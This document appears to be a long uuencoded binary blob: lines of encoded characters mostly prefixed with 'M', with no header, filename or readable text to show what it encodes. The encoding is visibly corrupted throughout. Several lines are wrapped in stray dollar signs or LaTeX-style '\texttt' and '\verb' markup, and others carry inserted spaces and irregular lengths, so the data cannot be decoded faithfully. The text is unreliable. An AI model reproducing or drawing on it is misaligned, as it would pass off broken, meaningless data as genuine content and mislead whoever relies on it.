M>:FJMZOONDOJEA_RW=V:;/KY^K+.V7_U#FD5S"R[>//_K[#H6U\TD1.S/#H? MR1?[FV!@7CCJFU]H-`[X:5#K(!G37L'L?*N#93E(S?+'M9Q[O:>R,1<J%WJ/ML6YE\A>M*LY+R)QZ4)7<^7,=NK^,_WILVF.+M:=S!_?,*GG^`1?L]7PSW5FG M?9U[86HVUI76["B-=1YESY43;[!\$0K),D!"SNQE%C`\?-%J2AW0L?US?@KI^ M]1#K]5`.OV!M[,SJ]`OL;_XNS!BXI]R"HL.3GK#XKZ:E\G-/P?BNM)L\$SJ=X M>J`TK>9:28X>I(,<M&!37*C6>4,K5L5V`!51&=L)=%.HI\7.7_V6M?%C@+5 M`A&F=CV3?E\$5N*@,JF2&1BLL2,\$5H06X8J7BRL,D!:T\$"\E&!L[O'GVC MF" $MCM^+Y326S1\QBV\#+4<-)WP<&KU`Y+/!T509)K&=J[W4)Z[]=[FPA*5<)1$ M'JUVTT1V5/QPPQ.J\$1N"C`.8!KB*V7'EG%E3B:>=G;SO:\G]S]%^H_<?K-E` $M!]N/[0(^T(KMV#;Q^241#1?42H0^R^3Q!""'0F$$.IT"SZ(J*T$)(3ER.DRI)]$ M;+"\$Y1%R@"90'9-\$;2C)V.2UPQ.NY)OQGT4VS1'C^4NZYG=R2C5K,A./FO"5 MA,7TNQVTTW)!V:D=6Q1<XQQ8KL.\$U:,B`#2AD\$E("14+.S>7)!<(C[;3JD_^ MQ\$(*QS'QO\M_(\U]A_,R1K!:;!BK@>>L^.A0;W5(M,3E'^.H\BB;]F53OV(0 M:2Q!SL'B?*K4T1H15S.+VM&X:<.D<XAOI%V1+A.-BK<+2<>N47HDM<T.%6#A MYP['RNH9ETNW/8E5\/(VCFK^,LEQY53PFBZ,^L,'D:!VU[T]K)>XO[=2><82 M<80%@L!1YPE[54A@O%&8U'2;*B)>0#B.U[/6_Q`DFG-F>QLFS'G716?G+=LY MMOT?`B]%4`D"X<QS9VWW\$_5#7\$SM2#\$'(NA?1A[2O<MV&;]S(@\$!\$!"!FLR. $M\&2T>09\GU?=Q[QJ+(,)%_&J[[?=83181\C!DMOP1\&D05=[<:W<H)\&6_^\Z>7]$ M[']'U,R124=GI.?CS00/)XI*R`QS*&UH81.R]Z6A(Z<K/!(UD1^Q7[=IS7"0 $M(/F:G?FHR <= H4 > 6 + S?(L`EUD/F["T6V>WFJM$@EV&T:;NAW""\?386(QB#0;$ MXAR-..ND0"N3<C!OZ"RJ+*(6JRN\$2OH/N;89T_W:LO#@C),#A[&TW)ZLI.UM MQEA)8_FU3ZWI4CN6NDD<:H=F*)_>6^\$>W?2M\Z&>UFF0H1E4%J,459BB#*0D M\R9]^8KIZ".ODL9TIX/J7X]5="GM9;\$UO?/,IB,JX-V4(&N"&=V9I:I\$>@&F M69EYHS.X6(JF)BU)JL4AQ0%\Z5#>*^2M-GI4,5/QQC+4-)5W-+]OHEY9OF>L M_CRX<"VX<?/R\SWDFTMVY#;8'YHCEA_MN^0\$_+42Q3F2FYNO1\$(`+HN>RN`Q $M+QO 0X53=2EK^76<<]2EPWWG:O7(J)XX9]O3/;`8)W4KN'.@3QQ#64QN[(GE$ M&9]HG"K4VGPE**B+]3TV9E0YJ7O'9*6,2N=\$RHY/C#[KPN/0(7'=OY39F%D3 $\texttt{M,VEWFO+$K>T$\#^8/$\#(!]+P."(T1WPQ<ODR$\#BQ:Q&R6R0N[1F!S&HJ"<7V2"7] }$ MYBB) < 3 " 9@\$/X_#E\[G^'\&A/4-BCH-`Y`YSO0\%TM.W3)E<EXT*;('AW]+FL\\$' M@*_C^846%PF?M?>SHR.PIJRZ.C!^3%Q(NHVCU6C6=!;""5NC^%%U_[D:Y[62 M^'RV#+W:U"*GR7L3E_W1PEM8<\ZTP:%R'2JF8MT%0\$006@5VGL>NUF).2\NR M%!(()[*3(ELR:1!JY@L:?4RK/(4T```,CZ\$*\$VUQT35RQDK"KETQPM>A_S#R M&H2*5G0;!OO7F7)"8^GL>'Z9H>ZJKL5:<4\$IIG<>1V5IDGB'WW])<)0Z^G1* MX=\$W/Z5KY5=_K8;\$?A%J;K"\2#,")>H['9PU*RMOSCH]HY1>GJG_MPK9JL/\$ $\texttt{M5-(MP(R](A,_-1_'ZD:_[=<@5\$_<4_T?*OH\$W[R2,)C5>?`G:$3L_RFY\$+A) }$ $\verb|M]YKY$; \verb|\#P^Z[U<-; PNEL-HX$UOUI=\$'GM$UM:2``S>.ONE_GE6X@JV>*Y$218|$ MZD\$)+'\%LLW?WU9RFK0=%6+N6:JJ.5=OC4W).!__M3\F2&EM+K%2@:UG^_%7 M&+6`)`)!%2*F8]"1\$Y-TN<K5E0E>77%7P7%W`.LH3+9)G\$)@_K2)H06<-]K* MU21)KR-BEJMLBM0AFD8HH,A(LMZ0&&");&X1WG?\J*5,P3%)8(!8\$J[*&7FO MWZK(K0N'X9ZF>X\$749I_MG+/QBC(-DN2RX36AE4QI\$EQ/"1UGPNIKJX8J-]0 $\texttt{MO2B*P<HJ7=)M['`K,V<PAQ50K(H0+G546X(9..E27`_)S?S7J]*5*E5HXW>"} \\$ M]6FA^U:CGE('B#F66D%/7#,<'![V,>T.V*];&ECG/P0_^*LD!PJ\M0;6I:0 $M"4BYQ/B/)C4(;DP,>I/R$MJ7PXKA@QI4UD\]3V/[;._!0TM.($L?"@>\%&$V$ M%`EN,*V?.;P:C2#*@29!`)2S=/''BF":5S3O#_F;I&=ON\=."7<'24.UP58K MH\$B&Q6,B/0/BA38?8><J<F7H?[%:1Z'`LM:XB-7)-'Z1YWD00T3^*8T7NIJP M"\$D2:?\$\>J)\I-<.C:,20.AP4MBGXYT/J]7E\$5FJQH>JV?@54DZ78)1QB<)+ M6J/E,V=*NSR1*Y7`IY'?[C]_A[GX/4VXD6MI7V7,RJ((IG?_)\KU5Y--F4'\ M#CT&L<^:L\$@%UVB`DG176#Y"_7QE%A>AU6&IQ95DQWSTD7*/9G+)8^YK7K&V $M<HT')X)>^VG6K)%!1,HJ'V]#=TG=SZV*[*FQR*]C^Q,GD#??.N&((XB2:LI)FGR)=FQR*$ MW8TPR8=(Z)=&EM-H1-!2-]W01K7JAU`)3.S@4_<17'DU^7V;[:?F^8E25Y=^ M.21,<VXRJ6A&^<Q>L8#0!>1C2"X@4(ZOF)\$%4,?<G?S<K*(":=*X5-C@!^H^ $M8XF@U?*W]/;+MN8%[RQG&D[;1(^!88@J"5YL<M'*;$#V"Z==3+L']^$M4G6L$ $MGBL+&?+'L!0*-VEU,<^{5FM},Q[((M(D@#)4L<?-UJ))/6X?1=]*4R5SG8HG?$ M#MR*6S1`THLC+S'`4*DF^[\$"90%3BZ@7(SSX&).1"2N>K`PP2)!!(.<,\$-O-MIX/A58,R'],3C&+ETLI.8+L,RDN:FYK"86\UX\$]!Y>.,6!G+QRV"-`JUX-7' M:V=5B&+F260IPQ'S1RB[<`>X[Q&E>FLRX9_5-&(R*\A99B@3"4*1.+Z3.]A" M`G'UX(T4ZGMG<-)Y/77QZKQ)?6UC[/X^(6X,8(+R/OC<!DW,3-J9[U>PN#4D MCCX6.643.'ZOOLG-.K\YUG\?&1:V2@V9:?OC_\[6RER@QYM]DW'@""6Y\-5B MXG,(9SUS*I<M3?R.Q.(`G:>@)=%^0JTN:`L1MDO,#AP91H2A4-@F4=&&BDW-M!3A1B]150WO)74RY59=@NY0G?*T^18Z03&;__^,MFS*R_*8"Y\]9&:ERP3P\$

M*-)K\$@H&4A\$!'SL,1J-.NOC/`D\/'GSR-\$0B"0"0RE8L<:`;5TB2#4\+X;C[M3BGFK2:VRF,JTF]FSYQS>&B9\$+"(0E!49"WFDR36J0A%2:,\#9G@!W42L9.= M%%TGU0A5M!=W_J8].1,B<%^R0/<,+O2LJ7"+6:\>+8Y5#[.%+:6!OSI!X%^Y MZSC'<]=QI13BEQEN4JCHPJ_<<Z#B5LC=+6YXF*+0<2NE<5QX&A,BD:!\E^ZP M+)Z/=BA44#!L"".DP01^'9M="=#R<3[AKOKA+RXP*^9.H'/BS]]`LPDED9&, M'PHZLKF.]*"]6H3-3EQJUR[QG6JG6K+2_F^AMR:TSTC7G@?W=ISFE(&,7B^5 $M%B > ?Z : @7 -]/L, 0'K > U : IISK - : [[N"G + 4^D2 + K]2[YK6 \ KQ < ABD6@IPL = N2C]$ M.]>JI)DS>K)(0M-G9+ZEY."#@PPON=?Z'O(1!`T/+4SB@;O*GQ3ZAQC\$@&PB $M.0, NGU6-\$=E*: L-[FGQYBF\J13@LFA)4FC(8Q^M^D@F)`Y=G>J6&=;ZZM72$ M/G-PC\$&;):*#)TXBM'G+%'-TOOTK\$\$K^<:"Y9R,GG/D_DJD;OI1UJ.\$W=9`(M62J;)EY6^=A,DW_?I9S+RT^JX\T"5B?7`L7:_&?6\$]K@>"=B>:ZN!DX"5<CK $M?R&\#558KF04+,?^0:I1F"DD1$;D9C.XW^1G/972X@>B,S(2K\21];/^3^#2"$ MJ1HWXR?^<RN^0JRL9A\$LFA=#YZU6E]17]4T'-ECSUZ006='=F\!&4VGY^?]Y $M; OD[X=, !*D_HE*:^2*J<@7.1-I[L]Q6AR3$N<B#^;U?Q@;-ZO1&R&[C[OV0']]$ MUEOGB-6+[Z'RTFUQ\$&2;'O6'=9RWO-X_=#DVL"4SW\$()I4(]3%IEG[[^#S._ MD+\$XCB:Z[29:KO3>%Z?+/T5[RZ!-<_>\D6<RN9&@U/!'-M.J84WJ1SAXUOX' M07P^71R[>_K8YIGV%JF!/\D]NL:#Z)A<YN4M-<^L><)@L!)J90FR"9RD9'-C M\+BE&)31(_#1#5H?Y\$__(;4]S5%-6#']K*<:FY7\$<AID:^?GE7!@V:YM/BR4 MB-F:3@45EV)\$0\$<5T*+Q5VY5:FXJ>?4ZC:`A`0-L\$SH%8KD5]X%^7/F'0;?0 $MH+RSRN/]V5>MG;:Q>4-Z\I*]/I67^?0-[&)TN9-@<&E?=^UO/#J+W).?MC,S$ M8'XWL^\NWUZE;%_M+W-,_N]CHYMC_2\<6U5/T?&95B;+(8=YWNF+N=3N=T7 M.) $(Y9/4-*9B$<)CW2T3#+HT?:31)-$6(T@DLLHWRZ*2*3X?\;@P,D56X64II)$ M4JRVWG: !G9 "UYO<,Y>Y "ZD=-K91DTA7V:U(O5'=IAX1#=6@4(FC&@3#A%Y-` M\$ = +<, 3-0 ${\tt MFZ}, \$5\&\${\tt FKI}/{\tt <4T\$2\$^\$!P-^4,W2+0;\&[\,\tt F<\&EQ(+LH9H\#\$HN8W)U?E\&,1LI5)}$ $MBG[K]']-U[E]?V47Z^7YXZ+X-[1_CZS/.ZR:30+$$D)&*T)3(=I<T:ZO/.ZR:30+$$D)&*T)3(=I<T:ZO/.ZR:30+$$D)&*T)3(=I<T:ZO/.ZR:30+$$D)&*T)3(=I<T:ZO/.ZR:30+$$D)&*T)3(=I<T:ZO/.ZR:30+$$D)&*T)3(=I<T:ZO/.ZR:30+$ZR:30$ M#I:;-]FX=*0"X<02#9(\$`UU8B3759BUU24X")@,-4(2;JR>@UA%FK53HA=P) $\texttt{M/*:5:OIJXM;%]U0B<\$-=>?SH:.1=DE\$G7)?";*I\$,TH-I\$FB-FG^+\$IGX]T2}$ M/N#>U7^2]KZ)\U>URG\U:ZNE+G6F,E)I_:2XD+%IX%PA]A2F+4+GA4U=.XYJ M/*++,X+YD<\,@""WREBCB:8YE22&PB3%6%;JG+VHLU7)QQ-NC(*=R>;IEQ;M $M"7.Y9?(T+MUH\#[PT<'5I0/,2^J>-RLNU?9&()@TB"*B\[(L6I;K!,,E"=5-Y)]$ M1'056H[O.\4L,&<TU+_(>S&\#ELWKJ-L_93K1M1,\$CW3.-0F1.%50QVC%EH! $M4M2+2:R/*(GFH$G^Q^*D')0.J\NW1SE;QGHRLV6NP^3:=^3ILZK)\S78LE9)$ M^#<A[50VLHUL.R83W+!-+<SG';&-))=,335INX(1U%A^H_%*Z878[H91ZXX^ $MR82+:=<UYHGW(<+K9Q>/P=FHZ5"?)N5/(=6:^\#\Y?<]7_9X_AS^\E-!^`"2$ M*8/@D1'%42%-2R4MP]C.=ILZCOLW)IK7@,"7&+&><6L2\$RF?/(Z125D7WN/; $M2]&[(W=/*$:8\TNJ3MRY3ILW--4$['C53(-I(`83ZQD+**8/L^M:DJG1N*00])]$ $MR@Z,].$V-,5DE'7*EX0+<375$]*KXSI;!11F4;-'(]SE^'C857$Y/E6D1X&1$ M]]<R98RRKLH9LXNZXRV>J<V+907-M0CG.>\QI3T4%`1QE-4)`\JBNVWP@CON M,H.GQ.!_IOP@\-_\$N=]@IL<>TXOMT9DRS&2?[!@=(Q,`<M&V4RHQ)?Y__A@X $\texttt{M} \texttt{JI1!} \texttt{^Q[Z.V} \texttt{^A4DL6}, \texttt{UR[XJ} \texttt{^0G:!.} \texttt{\&} \texttt{\&} \texttt{K[RE?} \texttt{^YN} \texttt{>} \texttt{/}) \texttt{1EO?} \texttt{<QMFEH+C0R1G}$ ML2DL<?ASE8Q.YNI!MQSEV_DE)5<V7]2'LF2@:)*B;2:"%\$T/EZ!WK&88JY2T M:`/!PJ(^R%N9L7\8_@8MK';WZ:^+)]S['Z^H:??\$5JPF6L\HL:I52.B>?N*O $M)FC8E\$=/-G:H%2:DM]=X(C!1S7/>?T\:9!3KVLO8[A["P#7<MT(?-%#][OQ;$ MV%C;:X+WHESZ3(:33.#>E::PA_KXE:>55NNJ8+TX6=0]/Y9JX4,/R&;.=W60 M5ZO>OV5&OOH8*PTV-B@[OU,:+WQX-\$_JL3QH)A-6?A%I"@9MCV8O;!,+N1B; MEW],^%A<TB&1?\$'']2YFFRWQ41\$,W;/(T%Z`/^AW@X<]CD'@@O!KCT5MTRL;</pre> M1<\$=SQW-\$%W1SF"9\$UUC>Z(5)2UM.`X<U'\3A\$`:.36(()E4R]3CRQ!J"=B; M/A>W?+"E\$LH*F]<?RDUQ<.M\D[U%:=YJZX0O3!@`A:)"/O*ES,\WGK5U%7<! M(==*G3!HM+N-QV9F3!(38B0_F&?@_F7P*`R#'C"K1PA.8D]A6Z;:HO9\$?8[L MKUP^9<F,=WFFTF?'"8C\$1"3UZT)D)\$;6ZR7!C5=5B_KX4(>K(@GHN)O#Y=--M^^L6-+]"PD1##:OWFOEVN>)"\$32D%JW!Z/<7I3LH.@]X>@P!(%"!`08/Y?L? MN.WU*?SQK4-&V.1`YRU8,,:Z\$`;FHGP.EC'+S/;?4EM1MJTU'76;GKH*XL"^ MMJZVZN8"UA%M[W1(BF"(A%`1[1)^L[P3(`8\C_-%!MOC]688F&(_"BP'RE9T M.*<6[;+5<NO KGZ9<;KM5JXLVOI.F-[8C\FQM%G!@&CH:\$O\"(B,TX\./XEI M\$FONUEK@*1NL\$_8.,X)&?ZU"=&]8UNUF6U#+(%WJV0BXL7@G9)MX!K\9N.FL M"Z]WAI^900G"*LFZ5+U1&]SOVSGI2K5AF((2(1LWY(C>6!T%@J@&U,##C;X# MPC@<&BB_D7Y6V!D%`VT7>B'R<05MJKR*6LUJ&O<\$MELHK+1#NVFT9.4RII%[$\label{eq:model} \mbox{M/05EFTI&$^4D!$ $\#RV3KU[<)D3L<K_NZ&4'_BQ>C&&GL_4NX!$ $^4L@(O?<S-33Q) $$ $$ $$ $$ $$ $$$ M2JGPARO@0&0,,^DFH43/;]9B<].K*1P1,3])6Z'0;J@<*>@#1]=S?A^##;)C MS]8-(TG@CL1XL64LUS&VA3NS`,F2>O_#1QOI[70?TF1CT7W,GY`M%"\X;=_?

M4')PED^FO0)+@)B530.K%3"Q/8+=*L@HI(G3[I!F\$-JJ!:47:I<1&7DETAND MFDF0)*@HRC_&[7!::T7K.E_04D',^KNK<"H\![*V8Q'+Q,62*N6."D7;XT(] M+1YG!C%:7M[]U)9'(JHHGCP\F\$5N<ZKHDLRF,PHX\$/A\<`5WH2\8<&!["'2> M*1LW6=`&%(O#X5'[@J/"KFIO6I<KCUFF4*#6KJ1K8;22(A(7]A._J]6WKWY; $M3 CG6_0 < +) < 44#0 N:UJJ[(-"(Q[`&ML&ZEHMM6-0MLE\5A+E8+9(/4F!#L")])]$ M(@X3\KY3:WLS[_KE12+BK]\$@&HS]&7M=D8M)Y%]/(O<B&CW%;00&^EHY\$!*6 M"5MRJ56K73909:KD**0;EF(4&WX/8RD6-O4+!*RH1Z(7=42(*9\J1:!AAZ_= $\texttt{M*8.0:K?U*L2D34KW:40:QK,_?U_?M>M(^(0\)>1U?I*0DR".+STQ/$\&B0_*D } \\$ MU1`K8G[C;9UYBK+Q_ZL7B?,LY]0U8HH6OU(`8NJE]>SH7Z#B8<D'4ER8,B<[M:U,^M9=D'C9"E4**_X5T1@)G6#DX)&R7"1HPK96'N,5G785&)5&\$<-D,BG84 MW@('0P2:M430(@-R@8#+;"S:?>/W.EYX9R=T\N&P@OHCN_.E2=VY`7^ENRY; MR=^E^3XZC)6P!W]QEXA87[4E7Z&N`0):E!6C)-[%"SG8"N4F(ZB]C!P6K]03 $M=^{6.0KS50H}*/C0X_8%:P".7C6XP#%4R2291ER<E\?X<_]\7^>Q[>7+\YY']$ MU6;[9H;H].M\JURBX`]\)[:;Y06(A`3]8EB"#[QUJN\=Y/J\$H;H1-QLHP5L! M+\$I"%/WJSU(<.\P5[U17,ULA+^V.TZ\'\X/0C&1EBG,9H+W):M;L,D,VG/%Z M8PTIY: .K\2;1>P(PIML5MV+=W:4W?':0\$4M6:&WO4L%,`\$Y2W<;)5?5V_KS M)(P3C453-40-(5&"6\$#,,#4")0:,B>&*CU5#DAE\$]5HNZ8(?SI"((`@``B[Z MDM51\$L86GRTE4=M6@^]7S^O^L[[XO;9\F:Y`2)!Z]Q`^?L2:]_&X@98_YQ?* M#=ZV[PK*\2]@(%[7@/=SD%N<"D/HK;F(&P\AP*SR8.8P15M>E#IBE?8\$\$%P; MSIQ1FSXX\3*U,ZL?,"\$H'&6:PSO[Y=G<M1UX4ILL^>>*(7B/`N2FHC%M]N\$L MRC0BYYC<T\$F96M4'MY;=ZM;4XO&9_#-*E>9@N;(D))E4-UW,W6LGE8Z*T2MM MHLYU?<Q6`CFOTF-VD*D7HH0YV^R3WOL+&-\$[?R11&]_PR`_K=%_9@ONQ;;;; MA1ZM^33EWH#&,>/OIIO!Q5@8&)D_=*^?(URMT'&+:((DQVZ'H47P5-:CQG`: $MO.<G)Q3KUWR&4H0&"1LC1$'O-Q(9-RF<JQ]9C!+T2?(N/>K]*$\GR^7MSRZ[$ M]HIO?M[YSTTDF!DP&OY\5/#+OS!5^'HWN^E`K(]P^.T5?:<&%M^E]"^5-2SA $M = , I * CV ! B (0.HOA7 \setminus S7H, IAM - = WBQ; EKAK (Q&H [E[HM; ?SGLNNNKTMZ < XZ(]]$ M?,5^G'`OJU_[%ETV9Q6I3#G<64<B*15I<;GR(_4,J6XUJFK]_;.Y?YW>\$?W MJ`^#-))\$.`K@ZIZ!?(QTSC7E";XLNL4E<OM>P=O\$O#H:F?8;I!\$4)Z_U"]* M,P](9W\$,,4K/'PQGGBH=-.4[8VBQL57F\$^F(%W6Y.>X?_#Y]R6R^;+?^<6K: MJ56/TYXQ+/2(O'HEJ\$]70K^W/L:5%RE)C?B`088BX\$Q8@'VT^BQW]7'0+('S M_16F0R)U>_UK._GEFW&[*ZN*V4S-Y;X8=AF40=YE5W[*_2]XZR-.8H?(L9"@ $M\C^Q+?UL-J+=]_?>_*?\#.?._Z@?A<Y-D_.1YCP[G=.GB?71^E>0$]9_R.KG$ $\texttt{M+O2AWP} \\ \texttt{5^{I}:} > \texttt{7H>3;} \\ \texttt{"O@1WS(V@V$W@K+<O1]Y.O7RAXW]} \\ \& \texttt{8HVFYOUA:} \\ \texttt{N+O2AWP} \\ \texttt{N+O2$ $MO&U)US&MII"']=/7&Z'?9^,VY$6.[]&\#P?N3R6U=3Q5X_ZHCP.;UR]Z97S=$ M@=N0H%TN*\$%H-K3'94%\$5EH\IB\$"W-.#5_1?&3@-^O@PZQ"6Y;T,\BM(KVT< M5,T>:ALPC80<;?X^*@V@3W3I:K&KU+&;4-W//M.,2<SG5Y0T3I^?'J[^VMC9 M3=:Z]10"8A@-SE?X5D!6WSATSG\$QYR=C@3/_(D=^'!ODKQ_W9BKZA5Q\ODN, M.\YIA9MX.KY56WGQC+\$/F./QYAAB*Q1W^Q&`8-B),DQ1R4U0^&C0H;1?#`S* M\$LAC/D7M^19/4.?P/P--L`4B`>XM)T7[[3H&D"MGDD('<;555M/C.K/KO2;0 M::/-ZB83N+7I)/)7:6\$\$F\$0",I>D9\$\%#%=KR,.:0_X?X,2.`,E-S>5'R"*\$ M1J)3S9-[W5+FE335\0]Y\$"II*Y-L2(N1'4;T.PUL4+;&2,HU1K>1%+W2!`NI $MU\CO-4; \#`98, /'?>GWOT'UOQBR*H3"X0&\2F4#"HG(0W#^1%116,=@BD`B"$$ M1=.^\\5:";)(J,*EB+FDD.N'!&82DCF+:\$N'CH52":3A49)PH+1YKMDDQ*`9 M?-AU(DD21QE/HPWK)UK2\$2+"LH,Y-TV?2>A\$S7(JR1(WY.(18?.Q2*;+^00 MC![4H&Q4'I18NLH-A:T6./@B['&H'_..^1@%G66`^LXP/28I%75]G,]/DT%D M.A-G<,P,OKT!"@4N_J+HJC4H);0@:80>IAWLN?G9Q;*S@VCM::]ABC3KDMSD M_`WPS\$U_\B"15]+<'X<]F:P89/!T:C5J[@H+RI&67Y%])@-"<8,RCR0Y[4P9 $M<93N'M([,J-)VSE<MMD)D.P<<+$R4%G+)A,9:UJM1C55+@E?O0COW"\?<LF+$ M?94-"#\$MMEW>M8\$EC!>M]_-\S5_CX*M_BEF_EV]\$(3I\+4JPIL]_!5&-(P77 MZO9X+LDA1:X58W)YGR10>E;IF3N\$XF'\+^GNJ@3L1W0W0)KF9(6%(QX>MU6T $M (M;P6^X^-)] \4^EB] \0THIS < -"RBOOM$; .!B9RK-6=I''*D46^O/] = 1+$ M&L[J6(WR%<?SJNPL!M?#;O`]L<MP3<TY6`,TT2QF,VNI#8N'*;8W0?5A%D-M M<1?F&1TG0:BBA-0P[HJ[42SZ#P0>H)C5J35'2IZOJ8,(\$TQ#D,*TATK%\$/@) M)XI</M?12M .66THP%U710E2E8P*10I6?!W5HX4A9@T]\]NI!MZ,(9+EK 1E MKKE_NQ46QPJ]+Y:KFEH!4%-T5Z^K@^P\EO&ZH#]'_7IDIAK')5-"QWV^*+=` M\.LD)5&LY*7*'CLA?^#^DYZ-5U&2DGLF_L4A\$Z<^2#9]<^-.0;\$TFR]Z,Y<W $M = Z4P < Z(DE?XA9* + E7*RV^R4*KOWA@ = (OU"Y(R*1(AF*,[P/2K:Q:".]))$ $\label{eq:mtstoc} $$ MT>T>C[Z3T\#^F[)$U_&\&.Q&-1Y"0M\#^=MN]CJ4[$?6W3"&]739XZ.YE>O]UR$$ M?=%=D#1>\$D5\$X_FJLL^)]*/Q19U0KS"IZEXXA.%\$Q?DEQB(W+W5._Q1P\M]> M''/\$3S88=C.2J<TR)BD>@YDXUN2.#,'@(7'"'[?7.GZNK.5D&P1J,%0R&VQP]

M')HB.(.Z>Y)C.[[^]OG,A@\#!OS#!K'_LQ-@CZ'?:^#34(HG(BDQCN/&K1%% ME)SEV?.D)L1(J> 78 V78A9WB>, 3 5\<3W. 4 .=[E]!(@D390#R,8G 7 0F="J\ $M1 < EJ > B:50/QU = *D9()@):-	ISO/BQ)4 = 7B] \setminus U-6TE & 05I > FRU[08[^OWM.]$ M5NX.E8*MA`(`/VF/CUQJHZ!S(C%*(6@\$R_S3579P?.QNFDUJV"2B"B46\$\$;, M,.%9C?Q<X(G++%RKSBK&_-02<R\$;V#!L#!AY9Q+BD522RL!-Y2"3`\1H)(G: $M9^QI=\#/@F!;A7[9,F3^/:=^RC:,P-P."/WWSM1-1(TLA>5UXK7^,JAZF+')$ $MB(@L\&6PLFJ*"WP=MOOD1SGC@DE^<math>8X1^SUWOF'"517/=1H)T\#D IL,$$T4;M@$ M44`1V,3IL]>F=G0972K,17/.P5Q((.1#G6E!%"?B[FOR1V>[6F_BZGE?O/!8 M.X\B\$6!^1.::03@[9T64C,-Z6OWU)Y4R+D7&'@B#8*097NZY6O7?;#LU7,P% ME)B*/40ZRQ9+8II3IQ.('T!CNP&;9"PN9\$B"\=_FBM45<OU+RT=3G^!*C>PZ $MGB-FHPR^6^LQPRI@\!*VQR_J[L]EMHUQ.\<C-PQ1;E9@@J%(5H3/S5AR8`O,$ MUGCI@GK+*;*Y!V+29.\$J4/,[/W.RU3E1,BU(X911IU7+1).7<M-)\$ZG[9J>B MZ:0FG;>&W8K+/<DEKI=TQY&_M]VG'C+[>3\$Z5[L:9+L[EV56WP.24_K3#9J^ $M!>1W[F/\&M7SN:[^/A[;.E[[)7H;)'&!225_NOI1?"(%U-\T)ODCM@IWK;#Q$ MO;K1:!*<RU!>51A:?D:%+0N740]C9&41^Y!DBF0(S!YF@0V,@@&(6%O37P<S M6Y79?`P][Z#,\,90@N-^>?\1A08BN0WDG[(\$GDL_]*&&(QW5=F-!)(PZWD? M%5:O6G=50`@*R6-.`J+\FJ6#R%8%LXBJ5*>HE[@<:9!'#;5JD4GY8K<H(_K' MTMOLL6IC#^'AZX%[#R'&_>T:U-(A7X-+>W8*GJ\$:BDK\.=62-_GU>KL#`MOK M4#V(8V?V%(:IYDA#7F5GCAU[RYZ8]BU6/\$SFN<"<YNMNN/D\$_M"%8-=*AP^F MXPI#X4Z5A?AE1O:?*\$*RH!I"/:K'%EU5%IZC+2+!@8UFZ@`RIZ7GPXJ])5KT $M(\&7MAE:8\$F1<"K/(,,5\&0/740:)\$1V_C>_]/K_&\OH\&XWA9Z0TVR44(<'\&)A$ M)"+S#+Q=VJ());7CW5,9]SY\^1:OAF^]W2,FS./@\W6US`QFMX@P3F7?>^X& MD;)EN"?'-QQV%I\$/`/__9>R<1:QL1*I"1[2I!B%^05?0["Y8"[V.;\$SD/US& MT6JO4R<QYZ%[+;_R5LZH,FZ"93+#3S*X<:146J'\-+\1<3KF4+(J3P0.?,6_ M)73B_#:,-P;"9@A'H]>'S9>O%IPR".LX+H0800;#K[.S\$CR&^I(`G4AURZ>, ${\tt MCH=6\$JU=5P`0QZR;40A7<,_\$GK90.1GB<C*`\$+@M1[_4,!FLU1_F;ZN`D>1!}$ MA]=ABA!`H:`D&@+NW>%#JZ,'WJ"K\$PQ<P%%RUN5^<_*FDJ!OMZMR-T,C-"\$= $MP!5$RJ<P["]J9DE&R#%%L>4.3F/)2(-F0S4@>?72]:\\&&:K0R,G@!;[`B(7]]$ MO".+9`*'SDB)ZN_B6'ML,>MA\$:X3CV8GF<.+0R7("1;V4F,RN?F="0!=?Q\$H MOPL]NSR:9`N#>\:UOQ<]B?)[C6,T8)*\&KSLSC5C(X*%8(MY/W:4ZM-P6@@K M7"3?'U\$S8#JOL/ASAUM*A")80SVNH.R:N6C+FKE3XVO:ENF%5%HJ-K\.8M1[M:IZ)N7<AG`DF.)P:,GI:KBRO,QKR0K52@L,V:#-2(.2",-C#4%\$DE\$*A]B8Q $\texttt{M+W=/6]A;GI6?@E.T2=-.@,\&MR-[^/7@YD_?\#[MPC!P_8]5K=6G*\$>OSUMXKX}$ $\texttt{MFJZ5",Y4--CGV(H2+\$)`'\$0-_;9Y;\$\$\&@0-4V_48KX2-WA<J`\$\&S>[+()).E* }$ MFRX]144"[\$\$]=V\$7,T'?K@_\\$46BAUW!\\$S"3+:*'Q6\(>:?\\$\53;=Q\#A+\\$UJ8 $M7-.1K4*0J\2$M""1C<M<;&C5(X&^UR(I*]LY/9"L-Y%>F6+NE;IO/\KIWB!$ M\M(V<Y\$K1ES`0#(L!_9C`-<)Z'9Z?O3^92Q[FCO8%:SL+/5YV06_-?YXG="+ $M1$X$$FF041KD`ZGPO?O\!A9"M&&;5>/)7IX:_2:ZWZ9<5,8OK[&W><]KB@+&$ M3ZK621)KO!AW%%*Y6V<^`2D1P8KFW%ZE89H**1SA9:KCH:[\$KX-E'%K1"DF5 M;8T\S,.?#*50/,?W+XOBS69?WUE\$WJ6HE_+/,^6ZD.Z(<(`/GGJ=SKSF\=Q9 M0=/EGCUY<Z>'>?I;^B)EFJ2(*6%>P;HW5"89>I>N/3CHP]`#?*TZQ2TS!^]B M_+-E\$#AG\$LA9A`4Q*&'#<PNFHNIJZ\UL;8QR#;(*=>?-;[,V]YU()+MC&\$4U $M3F2#?J(;/6\<M<GS9S[<6UZ;84TFR@@Z'G7&]67WOQ,M%G;S91:75\Y$,/O.$ M_Y*S*QAKRU\^.2L@K=O+=%%52S7DC2E&+#&J__F:.2;,16;A+!O39J3:\>5/ $MR,W](LY\Z!DY>]?ERGQHN5NZZE8/RZDT,PQFBV=2+$K/$*+(5#M8XM>B7P)?$ MTYXILL%].(ZA9\GJ2S8/HH5-_?'O(]^Z64\`9EWA:?)10<%'!1\$]UNN9E=8% $M[!8(L0\&0@.,C$B*IB[>!J-BD?TQM>G$A+E\>4J*B$*E9%4[:-._?M,)Y2[50]$ MGO5G!DRF#%=!@;ISUBG:9L#:;VF66HWAUT\)D/(IC.71(RCRS`)GT)W%,8^^ $M?4#1@J>NWK+/.JN5/(L\;=M6JQEW$4B)O*;A+=@ZJM&&'A),6=I<'_)-FQVB$ $M>+-LI\$; UK7RJ^!, C66&HKCR!QJ&YH^/U]SOOUX&#WGC'*4JO,\$^J:T <C^\? MW2(GY7W!43_!??+M-^2;_<GOW^Y%]4V!0]_B?N/&].2T\$AE2BXK&J^6G-T; MOCTA+@\$AY"L"8I\'J[,.R>,^^Q*GN,L'PN,]\$'M!UM&:A84U%@90JXV"JKG8 M!6JDE%Y1<8I,N<5-<-+SV<TTP7'5ME[7P:<.GI^@K.57;0F:;SL?[U\/'JK% 